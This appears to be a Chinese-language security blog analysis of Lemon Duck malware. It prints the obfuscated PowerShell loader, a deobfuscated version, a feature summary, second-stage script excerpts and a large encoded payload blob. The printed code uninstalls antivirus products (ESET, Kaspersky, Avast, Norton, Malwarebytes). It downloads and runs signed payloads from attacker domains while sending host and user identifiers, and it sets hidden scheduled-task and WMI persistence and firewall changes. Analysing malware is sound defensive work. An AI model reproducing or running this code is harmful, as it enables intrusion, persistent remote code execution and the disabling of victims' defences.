cJd'+ 'C(fi;tnuoc.dJdC=cJ'+ 'dC; '+')uJdC(wFcataDdaolnwoDwFc.)tneilpvfCbe
W.teN          tce'+ 'pvfjb0- '+ 'wpvfeN(=dJdC{ }uJdC(a
noitcnufsOu=spmtJdC)sOuddMMyyyy_sOu          tamroF- '+ '          etaD-
teG(+wFcVJdC'+ '?wFc=vJdCtratser'+ 'Uft+Ufton/          sexobgsmsserppus/
'+ 'tnelisyrev/          wFceUft'+ 'Uftxe.000sninuTR9erawlaM-
itnATR9setyberawlaMTR91~argorPTR'+ '9:CwFc    c/    dmcevitcaretn'+ 'ion/
llatsninu llac wFcsOu%ytiruceS notroN%sOu ekil Uft+UftemanwFc erehw
tcudorp exe.cimw b/ trats c/ dmcevitcaretnion'+ '/ llats'+ 'n'+ 'inu llac
wFcsOu%surivitnA%sOu ekil emanwFc erehw t'+ 'cudorp exe.cimw b/ trats
c/ dmcevitcaretnion/ llatsn'+ 'inu'+ ' llac wFcsOu%ytiruceS%sOu ekil
emanwFc erehw '+ 'tcudorp exe.cimw b/ trats c/ dmcevitcaretnion/
Uft+Uftl'+ 'latsninu          llUft+Uftac          wF'+ 'csOu%pva%sOu          ekil
emanwFcU'+ 'ft+Uft ereh'+ 'w tcudorpUft+Uft exe.cimw b/ trats c/
dmcevitcaretnion/ llatsninu llac wFcsOu%tsaUft+Uftva%sOu ekil'+ '
emanwFc erehw tcudorp exe.cimw b/ trats c/ dmcevitcaretnion/ llatsninu
llac wF'+ 'csOu%%yks'+ 're'+ 'psa'+ 'K%%sOuUft+Uft ekil'+ ' emanwFc
er'+ 'ehw tcudorp exe.cimw b/ trats c/' + ' '+ 'dmc'+ 'evitcare'+ 'tnio'+ 'n/
llatsninu Uft+Uftllac wFcsOu%tesE%sOu ekil emanwFc erehw tcudorp
eUft+Uftxe.cimw b/ trats c/ d'+ 'mcUft(( ( )UftUftnIoJ-
U'+ 'ftxUft+ ]3,1](GNIrTsOT.EcNeREFERpesobrevNCh (.' ( " ; (( GET-
VaRIaBLE 2H1 -vAlUEOn)[- 1..- (( GET-VaRIaBLE 2H1 -vAlUEOn).LENGTH
) ]-JoIN'' )

```

对字符串翻转、美化后

```

; "((('.( hCNVERbosepREFEReNcE.TOstRiNG())[1,3]+tfUxtf'+ 'U-JoIntfUtFu)
( ((tfUcm'+ 'd /c start /b wmic.extfU+tfUe product where cFwname like
uOs%Eset%uOscFw calltfU+tfU uninstall /n'+ 'oint'+ 'eractive'+ 'cmd'+ '
'+ '/c start /b wmic.exe product whe'+ 're cFwname '+ 'like
tfU+tfUuOs%%K'+ 'asp'+ 'er'+ 'sky%%uOsc'+ 'Fw call uninstall
/nointeractivecmd /c start /b wmic.exe product where cFwname '+ 'like
uOs%avtfU+tfUast%uOscFw call uninstall /nointeractivecmd /c start /b
wmic.exe tfU+tfUproduct w'+ 'here tfU+tf'+ 'UcFwname like
uOs%avp%uOsc'+ 'Fw catfU+tfUll uninstal'+ 'ltfU+tfU /nointeractivecmd /c
start /b wmic.exe product'+ ' where cFwname like uOs%Security%uOscFw
call '+ 'uni'+ 'nstall /nointeractivecmd /c start /b wmic.exe produc'+ 't
where cFwname like uOs%AntiVirus%uOscFw call uni'+ 'n'+ 'stall
/'+ 'nointeractivecmd /c start /b wmic.exe product where cFwnametfU+tfU
like uOs%Norton Security%uOscFw call uninstall /noi'+ 'nteractivecmd /c
cFwC:9'+ 'RTProgra~19RTMalwarebytes9RTAnti-

```

```

Malware9RTunins000.extfU+'+tfUecFw /verysilent'+ /suppressmsgboxes
/notfU+tfU+'restartCdJv=cFw?'+'CdJvcFw+(Get-Date '+-Format
uOs_yyyyMMdduOs)CdJtmps=uOsfunction a(CdJu){CdJd=(Nefvpw'+-
Objfvp'+ect
Net.WebCfvplient).cFwDownloadDatacFw(CdJu)'+';Cd'+Jc=CdJd.count;if(C'
+'dJc -gt 173){Cd'+Jb=CdJd[173..CdJc];CdJp=NtfU+tfUew-Object
Security.Cryptography.tfU+tfURSAParameters;CdtfU+tfUJtfU+'+tfUp.Modul
us='+[cotfU+tfUnvert]::FrotfU+tfUmBase64String(u+'+0suOs2mWo17uX'+vG
1B'+Xpm'+dgv8v/3NTmnNubHtV6'+2fWrk4jPtFtU'+tfUF'+I9wM3NN2tfU+tfUv
zTzticIYHlm7K3r'+2mT/YR0WDciL818pLubLgum30r0Rkwc8ZSAC3nxzR4iqef4hLNeU
CnkWqulY5C0M85bjDLCPjblz/2LpUQcv'+1j1feIY6R7rpfq0LdHa10=uOstfU+tfUuOs
);CdJp.ExpotfU+tfUent=0x01,0x00tfU+'+tfU,0x01;CdJr=New-Object
Secu'+rity.Cryptography.RSACryptoServiceProtfU+tfUvider;CdJr.Im'+por
tParameters(Cd'+JptfU+tfU);if(CdJtfU+tfUur.veri'+fyData'+(CdJb,(New-
O'+bject
Security.Cryptography.SHA1'+CryptoSetfU+tfUrtfU+tfUviceProvider)tfU+tf
fU,'+[convert]::FromBase64String(-
jtfU+tfUoin([char[]]Cd'+Jd[0..171tfU+tfU])))tfU+tfU{Ifvpex(-
join'+[char[]]CdJb)}}CdJur1=utfU+tfU0suOshttp://u0suOstfU+tfU+u0suOs
U1u0suOs+u0suOsU2u0suOs;a(CdJur1+u0suOs/a.jspuOs+CdJvtfU+tfU+u0s?u0suO
s+(@(CdJenv:COMPtfU+tfU+'UTERNAME,CdJenv:USERNAME,(get-wmiobject
Win32tfU+tfU_ComputerSystemProd'+uct).UUID,(random))-
joinu0suOs*'+u0suOs))u0sCdJsa=( [SecuritfU+tfUty'+.Principal.WindowsP
rincipal][Security.Principal.W'+indowsIdentity]::GetCurrent()).IsInRo
le([Se'+ctfU+tfUurity.Princitf'+U+tfUfaltfU+tfU.WtfU+t'+fU'+indows
BuiltfU+tfUtinRole] cFw'+A'+dministratorcFw)funct'+ion
getRan(tfU+tfU){return -
join([char[]](48..57+65tfU+tfU..90+97..122)T'+jQGet-Random -Count
(6+(Get-
Random'+)%6))}CdJus=@(uOst.zz3r0.tfU+tfUcotfU+tfUmuOs,uOst.zer9g.comu
Os,uOst.amynx.c'+omuOs)tfU+tfUCdJstsrsv = New-Object -ComObject
Schedule.ServicetfU+tfU+'UCdJ'+stsrsv.Connect()try{CdJdo'+it=CdJstsrsv
.Ge'+tFolder(cFw9RTcFw).GetTask(ctfU'+tfUFwblackballctfU'+tfU+'F
w'+)}catch{if(-not CdJdoit){ if(CdJsa){ schtasks'+
/c'+reate /ru system /sc MINUTE /mo 120tfU+tfU /tn blackball /F /tr
c'+Fwb'+lackballcFw } else { schtasks /create /tfU+tfUsc
MINUTE /tfU+tfUmo 120 /tn '+'blackball /F /tr cF'+wblackballcFw }
foreach(CdJu in CdJus){ CdJi =
[array]::IndexOf(CtfU+tfUdJus,CdJu) if(CdJi%3 -eq
0){CdJtn'+f=u0su'+tfU+tfUOs} if(CdJt'+fU+tfUi%3 -eq
1){CdJtnf=getRan} if'+(CdJi%3tfU+tfU -eq
2){if(CdJsa){CdJtnf=u0sMictfU'+tfUroSoft9R'+TWindows9RTuOs+(getRan)

```

```

}else{CdJtnf=gettf+'U'+t+'fURan}} CdJtn = getRan
if(CdJsa){ schtatfU+'+tfUsks /create /ru system /sc MINUTE
/mo 60 /tn cFwCdJtnf9RTCdJtnCFw /F /tr cFwpowershell -w hidden -c
PS_CMDcFw } else { schtasks /creat'+et'+fU+tfU /sc
'+MINUTE /mo 60 /tn cFwCdJtnf9RTCdJtnCFw /F /tr cFwpowershell -w
hidden -c PS_CMDcFw }+'+' start-sleep 1
CdJfolder=CdJstsrV.GetFolder(cFw9RTCdtfU+tfUJtnfCFw)
CdJtaskitem=CdJfolder.GetTasks(1tfU+tfU)
foreatfU+tfUch(CdJtfU+tfUtask in CdJtaskitem'+'){ foreach
(CdJatfU+tfUction in CdJtask.DefitfU+tfUUnition.Ac'+tions) {
try{
if(CdJaction.ArgumtfU+tfUents.C'+ontains'+(cFwPS+'+_CMDcFw)){
C'+dJfolder.RegisterTask(CdJtask.Name,
CdJtask.Xml.replace(cFwPS_CMDcFw,CdJtmps.replace(u+'0sU1u0s,CdJu.subs
tring(0,5t'+fU+tfU)).replace(u0sU2u0s,CdJu.substring'+(5))), 4,
'+CdJnull, CdJnull, 0, CdtfU'+tfUJnull)TjQout-null
'+ } }catch{} }tfU+tfU }
start-tf'+U+tfUsleep 1 schtasks /run /tn
cFwCdJtnf9RTCdJtnCFw'+ stfU+tfUt'+art-sleetf'+U'+tfUp 5
}'+}try{CdJdoit1=Get-WMIObject -Class __EventFilter -tfU+tfUNameSpace
u0sroot9RTsubscripU+tfUu0s -filter
cFwName=tfU+tf'+Uu0sblackballu0scFw}catch{}'+if(-not '+CdJdoit1){
Set-WmiInstance -Class __EventFilter -NameSpace
ctfU+tfUFwroot9R'+TsubscrU+tfUptioncFw -ArgumtfU+tfUents
@{Name='+cFwblackballcFw;EventNameSpace=cFwroot9RTctfU+tfUimv2cFw;Que
ryLanguage='+ge=cFwWQLcFw;Query=cF'+wSELECT * FROM
__InstanceModi'+ficationEvent WITHIN '+3600 WHERE TargetInstance ISA
u0sWin32_PerfFormattedData_PerfOS_StfU+tfUystemu0scFw;} -ErrorAction
Stop tfU+tfUforeach(CdJu in CdJus){tf'+U+tf'+U '+
CdJtheName=get'+Ran'+
CdJwmicmd=CdJtmps.replace(u0sU1u0s,CdJu.subs'+tring('+0,5)).replace(
u0sU2u0stfU+tfU,CdJu.'+substring(5)).replace(u0sa.jspu0s,u0saa.jspu0s
) '+ Set-WmiInstance -Class __FilterToConsumerBinding -
Namespace'+ cFwrtfU+tfUoot9t'+fU+tfU'+RTsubscriptioncFwtfU+tfU -
Arguments @{Filter=(Set-WmiInstance -Class __Eve'+ntFilter -NameSpace
cFwroot9RTsubscri'+ptioncFw'+ -Argument'+s
@{Name=cFwfCFw+CdJtheName;EventNameSpace=c'+Fwroot9tfU+tfURTcimv2cFw;
QueryLanguage=cFwWQLcFw;Query=c'+FWSELECT * FROM
__InstanceModificatfU+tfUtiotfU+tf'+fUUnEvent WITHIN 3600 WHERE
tfU+tf'+tfUTargetIn'+stantfU+tfUce ISA
u0sWin32_PerfFormat'+tedDatatfU+tfU_PertfU+tfUfOS_Systemu0scFw;} -
ErrorAt'+fU+tfUctio'+n Stop);Consu'+mer=(Set-WmiInstance -Class

```

```

CotfU+tfU'+mmandLineEventConsume'+r '+'-NamespactfU+tfUe
cFwrotfU+tfUot9RTsubscriptioncFw -Arguments
@{Name=cFwcc'+Fw+CdJtheN'+am'+e;ExecutablePath=cFwc:9RTwindows9RTsy
stem329RTcmd.execFw;CommandLineTe'+mplate=cFw/c power'+shell -w
hidden -c '+'CdJw'+micmdcFtfU+'+tfU+'w)}} start'+-sleep
5'+ ' '+ '+'}tfU+tfU cmd'+.exe /c netsh.exe firewall add
portopening tcp'+ 65529 SDNSd netsh.exe intertfU+tfUface
tfU+tfUptfU+tfUortproxy add v4tov4 listenport=65529
ctfU+tfUonnectaddress=1.1.1.1 connectport=53 netsh
advfirewtfU+tfUall firewall ad'+d rule
name=ctfU+tfUFwde'+ny4'+45cFw dir=in protocol='+tcp
tfU+tfUlocalport=445 action=block netsh advfirewall firewall add
rule tfU+tf'+Uname=cFwdeny135c'+tfU+tfUF'+w dir=in
protocol='+t'+cp lo'+calport=135 ac'+tion=block Set-
ItemProperty -Path
cFwHKLM:9RTSYSTEM9RTCurrentControlSet9RTServices9RTLanmanServer9RTPara
me'+ter'+scFw DisableCompression -Type tfU+'+tfUDWORD -Valu'+e 1
???Force}schtasks /delete /tfU+tfUtn Rtsa2 /F'+schtasks
/deletfU+tfUte /tn Rtsa1 /Fschtasks /delete /tn Rtsa /FtfU)-cREplaCe
([CHaR]1'+02+[CHaR]118+[CHaR]11'+2),[CHaR]96 -RepLaCe
tfU9RTtfU,[CH'+aR]92 '+'-cREplaCetfUCdJtfU,[CHaR]36-
RepLaCetfUTjQtFU,[CHa'+R]124 -cREplaCe'+
([CHaR]117+[CHaR]7'+9+[CHaR]115),[CHa'+R]39-
R'+epLaCe([CHa'+R]99+[C'+HaR]70+[CHaR]119),[CHaR]34) )'+') -
ReplaCE 'tfU',[CHaR]39 -ReplaCE 'hCN',[CHaR]36)| &(
$PshOME[21]+$PSHOME[34]+'x')" = lh2$

```

继续处理混淆后如下

```

cmd /c start /b wmic.exe product where "name like '%Eset%'" call
uninstall /nointeractivecmd /c start /b wmic.exe product where "name
like '%Kaspersky%'" call uninstall /nointeractivecmd /c start /b
wmic.exe product where "name like '%avast%'" call uninstall
/nointeractivecmd /c start /b wmic.exe product where "name like
'%avp%'" call uninstall /nointeractivecmd /c start /b wmic.exe product
where "name like '%Security%'" call uninstall /nointeractivecmd /c
start /b wmic.exe product where "name like '%AntiVirus%'" call
uninstall /nointeractivecmd /c start /b wmic.exe product where "name
like '%Norton Security%'" call uninstall /nointeractivecmd /c
"C:\Progra~1\Malwarebytes\Anti-Malware\unins000.exe" /verysilent
/suppressmsgboxes /norestart$v="?"$v"+(Get-Date -Format

```

```

'__yyyyMMdd')$tmps='function                                a($u){$d=(New-Object
Net.WebClient).DownloadData"($u);$c=$d.count;if($c                                -gt
173){$b=$d[173..$c];$p=New-Object
Security.Cryptography.RSAPParameters;$p.Modulus=[convert]::FromBase64St
ring('2mWo17uXvG1BXpmdgv8v/3NTmnNubHtV62fWrk4jPFI9wM3NN2vzTzticIYHlm7
K3r2mT/YR0WDciL818pLubLgum30r0Rkwc8ZSAC3nxzR4iqef4hLNeUCnkWqulY5C0M85b
jDLCpjb1z/2LpUQcv1j1feIY6R7rpfq0LdHa10='');$p.Exponent=0x01,0x00,0x01;
$r=New-Object
Security.Cryptography.RSACryptoServiceProvider;$r.ImportParameters($p)
;if($r.verifyData($b,(New-Object
Security.Cryptography.SHA1CryptoServiceProvider),[convert]::FromBase64
String(-join([char[]]$d[0..171]))){Iex(-
join[char[]]$b)}}$url=u0s'http://'+''U1''U2'';a($url+''/a.jsp'+$v+'?
'+(@($env:COMPUTERNAME,$env:USERNAME,(get-wmiobject
Win32_ComputerSystemProduct).UUID,(random))-
join''*''))'$sa=([Security.Principal.WindowsPrincipal][Security.Princi
pal.WindowsIdentity]::GetCurrent()).IsInRole([Security.Principal.Windo
wsBuiltInRole] "Administrator")function getRan(){return -
join([char[]](48..57+65..90+97..122)|Get-Random -Count (6+(Get-
Random)%6))}$us=@('t.zz3r0.com','t.zer9g.com','t.amynx.com')$stsrsv =
New-Object -ComObject
Schedule.Service$stsrsv.Connect()try{$doit=$stsrsv.GetFolder("\").GetTas
k("blackball")}catch{}if(-not $doit){ if($sa){ schtasks
/create /ru system /sc MINUTE /mo 120 /tn blackball /F /tr "blackball"
} else { schtasks /create /sc MINUTE /mo 120 /tn blackball /F
/tr "blackball" } foreach($u in $us){ $i =
[array]::IndexOf(CdJus,$u) if($i%3 -eq 0){$tnf='u0s'
if($i%3 -eq 1){$tnf=getRan} if($i%3 -eq
2){if($sa){$tnf='Microsoft\Windows\'+(getRan)}else{$tnf=getRan}}
$tn = getRan if($sa){ schtasks /create /ru system
/sc MINUTE /mo 60 /tn "$tnf\$tn" /F /tr "powershell -w hidden -c
PS_CMD" } else { schtasks /create /sc MINUTE /mo 60
/tn "$tnf\$tn" /F /tr "powershell -w hidden -c PS_CMD" }
start-sleep 1 $folder=$stsrsv.GetFolder("\$tnf")
$taskitem=$folder.GetTasks(1) foreach($task in $taskitem){
foreach ($action in $task.Definition.Actions) { try{
if($action.Arguments.Contains("PS_CMD")){
$folder.RegisterTask($task.Name,
$task.Xml.replace("PS_CMD",$tmps.replace('U1',$u.substring(0,5)).repla
ce('U2',$u.substring(5))), 4, $null, $null, 0, CdJnull)|out-null
} catch{} } } start-sleep 1
schtasks /run /tn "$tnf\$tn" start-sleep 5 }}try{$doit1=Get-

```

```

WMIObject -Class __EventFilter -Namespace 'root\subscription' -filter
"Name='blackball'"}catch{}if(-not $doit1){      Set-WmiInstance -Class
__EventFilter      -Namespace      "root\subscription"      -Arguments
@{Name="blackball";      EventNamespace="root\cimv2";
QueryLanguage="WQL";      Query="SELECT      *      FROM
__InstanceModificationEvent WITHIN 3600 WHERE TargetInstance ISA
'Win32_PerfFormattedData_PerfOS_System'";      } -ErrorAction Stop
foreach($u in $us){      $theName=getRan
$wmicmd=$tmps.replace('U1',$u.substring(0,5)).replace('U2',$u.substrin
g(5)).replace('a.jsp','aa.jsp')      Set-WmiInstance -Class
__FilterToConsumerBinding -Namespace "root\subscription" -Arguments
@{Filter=(Set-WmiInstance -Class __EventFilter -Namespace
"root\subscription" -Arguments @{Name="f"+$theName;
EventNamespace="root\cimv2";      QueryLanguage="WQL";
Query="SELECT * FROM __InstanceModificationEvent WITHIN 3600 WHERE
TargetInstance ISA 'Win32_PerfFormattedData_PerfOS_System'";      }
-ErrorAction Stop);      Consumer=(Set-WmiInstance -Class
CommandLineEventConsumer -Namespace "root\subscription" -Arguments
@{Name="c"+$theName;
ExecutablePath="c:\windows\system32\cmd.exe";
CommandLineTemplate="/c powershell -w hidden -c $wmicmd"}}}
start-sleep 5      }      cmd.exe /c netsh.exe firewall add portopening
tcp 65529 SDNSd      netsh.exe interface portproxy add v4tov4
listenport=65529 connectaddress=1.1.1.1 connectport=53      netsh
advfirewall firewall add rule name="deny445" dir=in protocol=tcp
localport=445 action=block      netsh advfirewall firewall add rule
name="deny135" dir=in protocol=tcp localport=135 action=block      Set-
ItemProperty      -Path
"HKLM:\SYSTEM\CurrentControlSet\Services\LanmanServer\Parameters"
DisableCompression -Type DWORD -Value 1 ???Force}schtasks /delete /tn
Rtsa2 /Fschtasks /delete /tn Rtsa1 /Fschtasks /delete /tn Rtsa /F

```

脚本主要功能

- 尝试卸载杀软 (eset、卡巴斯基、avast、诺顿等)
- 依次尝试从 t.zz3r0.com、t.zer9g.com、t.amynx.com 下载 [a.jsp](#) 后重命名为 [aa.jsp](#)
- 检测权限是否为 [administrator](#)，如果是则创建计划任务 [blackball](#)
- 设置 SMB 为启用
- 防火墙添加转发、阻断规则

- 下载时判断返回长度是否大于等于173，如果大于则解密前173个字符并用来做SHA1校验，如校验成功则执行下一阶段脚本

a.jsp 第二阶段攻击脚本

a.jsp为第二阶段攻击脚本

脚本在下载攻击文件时会携带UA **Lemon-Duck-**

```
132 try{(get-wmiobject -class win32_networkadapterconfiguration -filter ipenabled=true).SetDNSServerSearchOrder(@( '8.8.8.8','9.9.9.9'))}catch{}
133 $params+="&" + @($os,[int]$is64,$user,$domain,$drive,$card,$mem,[int]$permit,($l1fmd5[0..5]-join""),($l1md5[0..5]-join""),($l1krmd5[0..5]-join""),$mv,$mip,$mhr,$uptime,$timestamp,"0.4")-join"&")
134 function SIEX {
135     Param(
136     [string]$url
137     )
138     try{
139         $webclient = New-Object Net.WebClient
140         $finalurl = "$url"+"?"+"$params"
141         try{
142             $webclient.Headers.add("User-Agent","Lemon-Duck-"+"$Lemon_Duck.replace('y3d','-')")
143         } catch{}
144         $res_bytes = $webclient.DownloadData($finalurl)
145         if($res_bytes.count -gt 173){
146             $sign_bytes = $res_bytes[0..171];
147
148             $raw_bytes = $res_bytes[173..$res_bytes.count];
149
150             $rsaParams = New-Object System.Security.Cryptography.RSAParameters
151             $rsaParams.Modulus = 0xda,0x65,0xa8,0xd7,0xbb,0x97,0xbc,0x6d,0x41,0x5e,0x99,0x9d,0x82,0xff,0x2f,0xff,0x73,0x53,0x9a,0x73,0x6e,
0x6c,0x7b,0x55,0xeb,0x67,0xd6,0xae,0x4e,0x23,0x3c,0x52,0x3d,0xc0,0xcd,0x37,0x6b,0xf3,0x4f,0x3b,0x62,0x70,0x86,0x07,0x96,
0x6e,0xca,0xde,0xbd,0xa6,0x4f,0xf6,0x11,0xd1,0x60,0xdc,0x88,0xbf,0x35,0xf2,0x92,0xee,0x6c,0xb8,0x2e,0x9b,0x7d,0x2b,0xd1,0x19,
0x30,0x73,0xc6,0x52,0x01,0xcd,0xe7,0xc7,0x34,0x78,0x8a,0xa7,0x9f,0xe2,0x12,0xcd,0x79,0x40,0xa7,0x91,0x6a,0xae,0x95,0x8e,0x42,
0xd0,0xcf,0x39,0x6e,0x30,0xcb,0x8a,0x98,0xdb,0x97,0x3f,0xf6,0x2e,0x95,0x10,0x72,0xfd,0x63,0xd5,0xf7,0x88,0x63,0xa4,0x7b,0xae,
0x97,0xea,0x38,0xb7,0x47,0x6b,0x5d
152             $rsaParams.Exponent = 0x01,0x00,0x01
153             $rsa = New-Object -TypeName System.Security.Cryptography.RSACryptoServiceProvider;
```

HACK学习呀

oM/axl7k0fLq0gbJx+jfEso6+Z66LcorosvJGnVxNCU34epX0b7EbBhZPTvwFOaF7grX+
nwaPyA/6VCNlCkpsWl1J3yWm68X8f8KGhc+gPwGvgjJk8Y+twUiQGYsIT6Y7w9xpVvZspb
OsF+tIWXiXt+f+0pEdrsCOVnqU83dTtE=I`EX \$(New-Object IO.StreamReader
\$(New-Object IO.Compression.DeflateStream \$(New-Object
IO.MemoryStream
(,\$('edbd07601c499625262f6dca7b7f4af54ad7e074a10880601324d8904010ecc18
8cde692ec1d69472329ab2a81ca6556655d661640cccd9dbcf7de7befbdf7de7befbdf
7ba3b9d4e27f7dfff3f5c6664016cf6ce4adac99e2180aac81f3f7e7c1f3f229ad337d
b3f99d567d993f2344db73efe89bdcf3ffee4e3fdf9c777e8aff4a33b1f7ffca2a87e7
afbe3dffbe34fbe7f6fb4fbbd3bf9f4455e9f3ecbeb97a7afb7fc52e73ff9bb7dffe2c
5d9ab37afbfb7452ffcc29f49ef7c7aefbf5f1b7a7dfa3cf8b576f9aef8dee7c7a5f3
ef9e4fe81feb2a39f6c6d9d4eb3e7abbc1edf79d87beddeeeae367ff8407fd9331f792
f7efc331f8feeecec99b6bbf637fbbbedff8374e7ee3e4ce2ffa72f57bd3ff3ff93e8df
5deef79e9e95cf4fe7cdc1577b9f7c7ff77b33feebf5017df7d51e8d69fcee9a7efd4
5773e7d28d046f4e64f7c55d3bfe9e9f4f8f94bfa32a7ffd7d3ed7d1d025a3c78fb05f

dc0b0d72fa6acf7b7976efdabe8cefd2d4908c486528b46f68f6e0531d447a7ac22f507
b43abd19dfdfbd4b5b6fc545b2a99e98be0ad7d4398d19d5dd3cbfd1d43ac1dfa0da3d
0ae0c6e20d52f01cd683ccb6232ce67d5ddb25efffecbab6af6939f9ed0a7e9ef7d7a4
62fbefe31b4fac577ee5c54e5f8eddbfdb76f6998ab45fb0874a6ff5f2e736a9fcedb6
cb5dd3679bbf5bb6e9d17fa1ddee44e7ec98fc9bf3f667bd416937159640bfde3f73f2
f0807eab38bc6eb1ffb318345fbae1def17bf881ac93b65b69855178a521417f32a75f
445994dab929ae063c6e817cfa76d36fd25c197df3fcfebef8d3e7df295a265be7b4eb
d94bfe84bea9a3fce2655f939b51ae5ebbafd49fa94c0becbdf517e38b6531cbf27af
e266da7f94f4fbedcbeca5f1ce64d466dca73eae033bfb75f7c5db78ae145569e2f7ef
253ed1648328ebf8449789dbf6d82c17da6ed2e042ebd78c270667575f58bbe4af9ea
6f9eabadd4ef7d2599dad3f2f6992bf10945205a730d26bfda5adf35555bf5c80f7dbb
3ed367fad33e7a3b0c05734267dc7ce8d87e24ba0f846e84fb074daafdba2d697d6d3f
c35d1f36d45df5665bbfe92fef8fde965fa8111d26f8f1e11659ae2227f456f7e6660d
3c3bdcda744e1eafc278ad92fb9f3b68a4230742440faabc2f3104c67cb4cbfcdc4ea99
f4f66f43ab80e7cb1d84e01f01733c9aaedbccee757d461bec896db690f4b90a59895c
57c4a64bb1092a0110d50db191a5373fd5570516695e9fec5771a059d2e0bd30bc1d8d
211b39e230cab06333e5b5ed1bf8b7a2a03c7870afad393e6ed5c4468649bdfbaa1c06
dde52c7bdef6cf3adddf333c5d5905ae659fffa82fac9ebecaa3daf30d5a72fcede7d7
24c1f42e94a0be8dfdf874ccc99fefdf9e92b6ab85cbfaadebc9d1625faf84c505606a
26fc199b3eac5debd4f4faaaefa285e0aa2df269717e0e56a05e9baa9e165f3ca037a
895e0eee09cbe3afeee9b675f7a98fdfecf8f4fbe7cfebf3ea7bfd7b7015686a9cce
b148ea736046be8035172229fac66c2994f6f412cb4d7ea983ad16f92b119d3b9fee8
2badfa2d6fdb740e71c4a31fff6f5aa3a19df715f6de5d36cf59ad8f1c5f8ced2402d0
8b1a25cad8ec76599cf5fab0a5a5427db297d4d709805ad5eda52144014bf6f0567501
899efef4248602808922ae92d90bd341afdd92cab4afae6297d3abed32ef3a224a37a3
2c9bf3ba6575a6d85f1bc006ef41d64eb8a7ee64b45e617df39f8f4e1fd7b3b7b7b69c
e9276b1cc4b3703e33b178c8ad0b3cd3fdf4aeb8a47876fcd9756aef473d145bf71c2d
343b8b5d96c7c31bb5ccee8830ebd3f1310c658ad8a1f8ca9a1b01a3e5788cc17f2eb2
fbeb3ff6953a05b82462a653b5df29f46a64947e0a7806b7e7adcd615792d64ecf4fdf
5ef4fa23d95ded9e0397e12564b030b4a3fa89f1ff310b84303bd9efcfe57594d40bef
ffdefd5d97cfab253c3c337c80fd3163475352d6595d1fd34b046842ef8c76b33914e
cc807b495b5d9d3ebf3a2ce2fc75953cb801406b3e4acb8246b41327759e7afab76755
d9fec6a87c7df7e3dbe9eaff4afacbe90afc7b00150fe639abde6fa3541b1565298e2b
35451d18e88b4643b81e3d685e1f2a26e5ff3c74f1655fdec1a3ef93ddba5c56d3efd
1db9d81192832aee545d17814da6212d14bd28742f7df5a6475f652c7ded4799bf3079
83fe3b59c3169f40ffbe6611d23cef1eb57208a5243df891325870dce8c8d253bfe66d
b73270865414abdbdd79b733dac13ff82dfd451f1b61f92c25115c56ab77a763190ba
09a373d469edda777279fd23ffae183fd77fadbcee8c1843e3fb847ffe0ed9c7e3e784
8ffe419de7940ffece3b77b78f8be00df9ed33ff767e6b319fedc43bb9d5d7cc1efeed
13f9fe28bf37bef082a40d20f00a4f7b4e7d1019a663bd260320504609103ea43fc76c
e9fcda4c1defebb1dfa65940387fb16c30cad771ffe22abfd8061c6afa0b5e96c1f308
1e40c30f780e95e2e289d6b9387f2a690019d1cf0e07500f4cf03bcfa00046220bb3bf

2fe1e88fb293eb9c75400e60fd1c12e6834012966f862622973008a4f81780e687bf86
28fa9caa3e6f900025300d8e101e2b75d0015aa7aa322243e05d633bc96a35d065c988
a9ff298c0389f029e2106b0d9c3f713ee8f2000d03d409e001c5e82e27453c503e67f7
6f837250a0f7d0a20f730ae1c6078563e051e0fb80b8cf03ef31fba9d2a7c468fe9950
1c77bf7cd9fe73cbe3dcb9e9844fe6c0f2398a1f1432624ded8dd173c6680360501987
527fc9bcf69c0e93e1a197f90be24296bd6e59abc66111e82a4ba40c5ce698450b23b2
24def9154f7f49caf5c8cdaf87ebb5c57d3316b2b6af7fb3739be1d8fef3dd8fd9ea83
0f904af5b4dad187b5076313bbbe3f14eef2574ee6942ed5721fce23bd44fda5e90aa7
168e8cb3694ba4320c80328b3658168868d048cfec7ec113c1db3cd9f4ef22b1f4d81a
1e6cbda34817787a2a86d4452f4ffd93d45e59afe80835322bc7f3b5d3ffdf97e4313
dff18de3437f9182aeee413b298dbf85a5fdb6e656eab1102617c7db758e417f05476a3
6cbc634673333c7f9b7195b0c481136161251997100789e6015e0fbd0ff7f0fffd49445
093fd59ea1144de0b3c9fd67376be1467070ce053caeb9789c2ff4a0fdfa78092828ce
ff1475bcc34fc6b9afe625875478dd7e992fcbfe9726da3845ff800c136d938fcb13fd
e0161568b8cfca245d1c2dce3e70a9d18bd5fcfe1278f5605fffb8e47ff1b201f4fdfbe
0aafb3345fd9623e9f8978b0ddf9d17f225a1dc160b0a3831c47679f6bdd122e7ee285
8852f34ca2f8b1a0ee66849390276354734978cacba5bf25a537941f3efb985a9c1b83
ffbc44e9cc775bf84d9ede198ff53a63b18f37fe0b8df738bd8a3fe723eadb3fc35391
575ae905fbf7ef194c2e1f11d84fb9f11eeb3bc9c64cb7c55a4a404cae27c9b899fd5e
b8be29c5c116a419fafb259f69602f2365ffefe7bf79605643f6d9aac9caa35af8ac51
5f9b0f4f1c5967313d9f5bb730791a608ee6475b1f5c91d4ad4d46ff127931fbfec532
c045aa5e7d38badad94624bf5a0ebdfcbcb75009a6df9ee94d8ef4c59bbfebd0bef8e
ae233d3c222404889db094ce80f830ca171e1e529d2cc78798a23be3c31fe38a12a7fd
feba32ab86ac33b17cb2fde741334f625c1da48a4e98fdea0bf4053198269ae44304e3
97be47732a801fe1be1823ae826c9c2fffd8c17a2365dcb3d505bd2ba3e30fc0e2f8b96
7d863606c77784cf46e38acbdceb014888e4e46a543324ddd9074143ee68cb302f1398
69ade59a2bd7e37392f047bfd7b217fef0e71d1f959878b4c4b178d85fc747ee630376
d2d9686639e7c65659144ee13ce897d42bf515f1f231bf4935e0e4efe87361f23c3a6c
daae7399271948283eafe5c1a8dcc5c201fb73119a7ed0ec9e797845c170d9b99a33f0
3fb98b2f163b3c7830c14ae0c926c590a78e022854849a33b4ba645109a81a5e8ffbf
7e94fc03e41619c5163849026cb7547816cd16cf6bb2252e7efa03ac6d40a38114d7e7
78a647ff7f417a6f445e7531dc2ef9e1675e57dc51ff36ccaabd777d13ffd9fb20dd37
47a379d2da6bf30ddc6278a0c8de68102fb18a9954f308bbff0f7fbfd7e3fcc016689f
ef28df71d6dcc84708c33d337843eee05694dcd56f42a7d4c2207d6841bf1e4f4e576b
a8ba0fef0ce1d4a6ca76650e4ac507e836cc4327b858c0008fe608ffc1f02b3bbb5f50
9672b18ce68c536668bc195e53186459eda771f3dfa3ee5309e8dbf3c83c3a660c969d
3dfbe77e87891c81e9210ee80fbdaa5123e93be0eef6c5104569e8c0583cf7e7ffc343
